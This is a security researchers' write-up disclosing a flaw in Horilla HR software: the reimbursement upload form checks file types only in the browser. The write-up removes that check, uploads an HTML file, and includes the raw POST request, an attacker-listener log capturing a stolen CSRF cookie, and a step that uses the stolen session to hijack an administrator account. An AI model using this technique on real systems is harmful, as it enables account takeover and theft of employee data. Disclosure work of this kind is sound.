Horilla Vulnerability 3


DATE	Aug 13, 2025
Researchers	Michael N (michaelaaron.nolk@gmail.com) Orlando C (companioniorlando@gmail.com) Micah R (micahrahardjo@gmail.com)

Description


Unverified dashboard file upload function.

Recreation Steps

1. Navigate to the reimbursement panel and press create.




2. From the source code we are able to see the security controls is on client side.




```
<div class="oh-general__tab-target oh-profile-section" id="personal">
▸<div class="oh-payslip__header">⋯</div> flex
▾<div class="oh-profile-section__card">
  ▾<div class="row"> flex
     <div class="col-12"></div>
    ▸<div class="col-12 col-md-6" id="id_title_parent_div">⋯</div>
    ▸<div class="col-12 col-md-6" id="id_type_parent_div">⋯</div>
    ▸<div class="col-12 col-md-6" id="id_allowance_on_parent_div">⋯</div>
    ▾<div class="col-12 col-md-6" id="id_attachment_parent_div">
      ▸<label class="oh-label  required-star" for="id_attachment">⋯</label>
       <input type="file" name="attachment" multiple accept=".jpg, .jpeg, .png, .pdf" class="form-control" required="required" id="id_attachment"> ==
     </div>
    ▸<div class="col-12 col-md-6" id="id_leave_type_id_parent_div" style="display: none;">⋯</div>
    ▸<div class="col-12 col-md-6" id="id_ad_to_encash_parent_div" style="display: none;">⋯</div>
    ▸<div class="col-12 col-md-6" id="id_cfd_to_encash_parent_div" style="display: none;">⋯</div>
```

3. This control can be manually deleted and a malicious HTML file can be uploaded.




```
    ▸<div class="col-12 col-md-6" id="id_type_parent_div">⋯</div>
    ▸<div class="col-12 col-md-6" id="id_allowance_on_parent_div">⋯</div>
    ▾<div class="col-12 col-md-6" id="id_attachment_parent_div">
      ▸<label class="oh-label  required-star" for="id_attachment">⋯</label>
       <input type="file" name="attachment" multiple class="form-control" required="required" id="id_attachment"> == $0
     </div>
    ▸<div class="col-12 col-md-6" id="id_leave_type_id_parent_div" style="display: none;">⋯</div>
    ▸<div class="col-12 col-md-6" id="id_ad_to_encash_parent_div" style="display: none;">⋯</div>
    ▸<div class="col-12 col-md-6" id="id_cfd_to_encash_parent_div" style="display: none;">⋯</div>
```



Reimbursement / Encashment


Title *	test
Type *	Reimbursement
Allowance on *	08/15/2025
Attachments *	Choose Files invoice.html
Amount *	100
Description *	Please look at the attached receipt.



```
POST /payroll/create-reimbursement? HTTP/1.1
Host: 100.123.150.86:8000
Content-Length: 2503
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/138.0.0.0 Safari/537.36
X-CSRFToken: L7FHFjF9AlGf4KlGrAfWOjv7rgrB4bofGE6vXRqNMO6UyYhwTT9KowoqXySIz8kL
Accept-Language: en-US,en;q=0.9
HX-Target: objectCreateModalTarget
HX-Current-URL: http://100.123.150.86:8000/payroll/view-reimbursement/
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryZuM8bax02VeHWPYd
HX-Request: true
Accept: */*
Origin: http://100.123.150.86:8000
Referer: http://100.123.150.86:8000/payroll/view-reimbursement/
Accept-Encoding: gzip, deflate, br
Cookie: csrftoken=5HBYsIVOmDAPEo60Ct4YKn3tGsBhF76G; sessionid=
m8poy75jokk7jib3msufyhpz1tw8d7de
Connection: keep-alive

------WebKitFormBoundaryZuM8bax02VeHWPYd
Content-Disposition: form-data; name="title"

test
------WebKitFormBoundaryZuM8bax02VeHWPYd
Content-Disposition: form-data; name="type"

reimbursement
------WebKitFormBoundaryZuM8bax02VeHWPYd
Content-Disposition: form-data; name="allowance_on"

2025-08-15
------WebKitFormBoundaryZuM8bax02VeHWPYd
Content-Disposition: form-data; name="attachment"; filename="invoice.html"
Content-Type: text/html
```

```
HTTP/1.1 204 No Content
Date: Thu, 14 Aug 2025 23:55:38 GMT
Server: WSGIServer/0.2 CPython/3.12.3
HX-Refresh: true
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Vary: Accept-Language, origin, Cookie
Content-Language: en
Content-Length: 0
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Cross-Origin-Opener-Policy: same-origin
Set-Cookie:  messages=
W1siX19qc29uX21lc3NhZ2UiLDAsMjUsIlJlaW1idXJzZW1lbnQgc2F2ZWQgc3VjY2Vzc2Z1bGx5IiwiIl1
:1umhnG:wYP7CTTY7kyF3UZPbDAr_sit9jd_k_dONqD6Qd0ARiw; HttpOnly; Path=/; SameSite=Lax
Set-Cookie:  sessionid=m8poy75jokk7jib3msufyhpz1tw8d7de; expires=Thu, 28 Aug 2025
23:55:38 GMT; HttpOnly; Max-Age=1209600; Path=/; SameSite=Lax
```

4. Once the high privilege user views the file their session information will get exfiltrated to an external server.



Reimbursements

Reimbursements

Requested


Low Level (PEP403)
Sales Dept / Sales Man - (Sales Dept)

test

Please look at the attached receipt..


Comments

Allowance on Aug. 15, 2025 *View Attachments*




```
┌──(kali㉿kali)-[~/xxs]
└─$ python -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
100.74.55.74 - - [14/Aug/2025 19:58:24] "GET /?stolen=csrftoken%3DiZRguBz5OBV6yf3TTo6tc5V3bzKwrTlj HTTP/1.1
" 200 -
100.74.55.74 - - [14/Aug/2025 19:58:26] code 404, message File not found
100.74.55.74 - - [14/Aug/2025 19:58:26] "GET /form=%3Cform%20hidden%3D%22%22%20id%3D%22modalButtontask_idFo
rm%22%20hx-get%3D%22%2Fdynamic-path-task_id-0suodjeriicsg5mbs7×8pxtrtp4nzd4m%3Fdynamic_field%3Dtask_id%22%2
0hx-target%3D%22%23dynamicModaltask_idBody%22%3E%0A%20%20%20%20%20%20%20%20%20%20%20%20%3Cinput%20type%3D%2
2text%22%20name%3D%22dynamic_initial%22%20data-dynamic-field%3D%22task_id%22%3E%0A%20%20%20%20%20%20%20%20%
20%20%20%20%3Cinput%20type%3D%22text%22%20name%3D%22view_id%22%20value%3D%22hlva3b6%22%3E%0A%20%20%20%20%20
%20%20%20%20%20%20%20%0A%20%20%20%20%20%20%20%20%20%20%20%20%3Cbutton%20type%3D%22submit%22%20id%3D%22modal
Buttontask_id%22%20onclick%3D%22%24('%23dynamicModaltask_id').addClass('oh-modal--show')%3B%22%3E%0A%20%20%
20%20%20%20%20%20%20%20%20%20%20%20%20%20task_id%0A%20%20%20%20%20%20%20%20%20%20%20%20%3C%2Fbutton%3E%0A%2
0%20%20%20%20%20%20%20%3C%2Fform%3E HTTP/1.1" 404 -
```


5. Use the exfiltrated cookie to hijack the administrator session.



```
"GET /form=%3Cform%20hidden%3D%22%22%20id%3D%22modalButtontask_idForm%22%20hx-get%3D%22%2Fdynamic-path-task_id-0suodjeriicsg5mbs7x8pxtrtp4nzd4m%3Fdynamic_field%3Dtas
```




```
"GET /form=<form hidden="" id="modalButtontask_idForm" hx-get="/dynamic-path-task_id-0suodjeriicsg5mbs7x8pxtrtp4nzd4m?dynamic_field=task_id" hx-target="#dynamicModaltask_idBody">
      <input type="text" name="dynamic_initial" data-dynamic-field="task_id">
      <input type="text" name="view_id" value="hlva3b6">

      <button type="submit" id="modalButtontask_id" onclick="$('#dynamicModaltask_id').addClass('oh-modal--show');">
        task_id
      </button>
    </form> HTTP/1.1" 404 -
```



100.123.150.86:8000/payroll/view-reimbursement/
Horilla > payroll > view-reimbursement
00:00:00
29
Low
Reimbursements
Search
Filter
+ Create
urces Network Performance Memory Application Privacy and security Lighthouse DOM Invader
4 2 10
Filter
Only show cookies with an issue

Name	Value	Domain	Path	Expires / M...	Size	HttpOnly	Secure	SameSite	Partition K...	Cross Site	Priority
csrftoken	5HBYsIVOmDAPEo60Ct4YKn3tGsBhF76G	100.123.15...	/	2026-08-1...	41			Lax			Medium
sessionid	m8poy75jokk7jib3msufyhpz1tw8d7de	100.123.15...	/	2025-08-2...	41	✓		Lax			Medium



100.123.150.86:8000/payroll/view-reimbursement/
Horilla > payroll > view-reimbursement
00:00:00
13
Adam
Reimbursements
Search
Filter
+ Create
urces Network Performance Memory Application Privacy and security Lighthouse DOM Invader
16 2 16
Filter
Only show cookies with an issue

Name	Value	Domain	Path	Expires / M...	Size	HttpOnly	Secure	SameSite	Partition K...	Cross Site	Priority
csrftoken	5HBYsIVOmDAPEo60Ct4YKn3tGsBhF76G	100.123.15...	/	2026-08-1...	41			Lax			Medium
sessionid	0suodjeriicsg5mbs7x8pxtrtp4nzd4m	100.123.15...	/	2025-08-2...	41	✓		Lax			Medium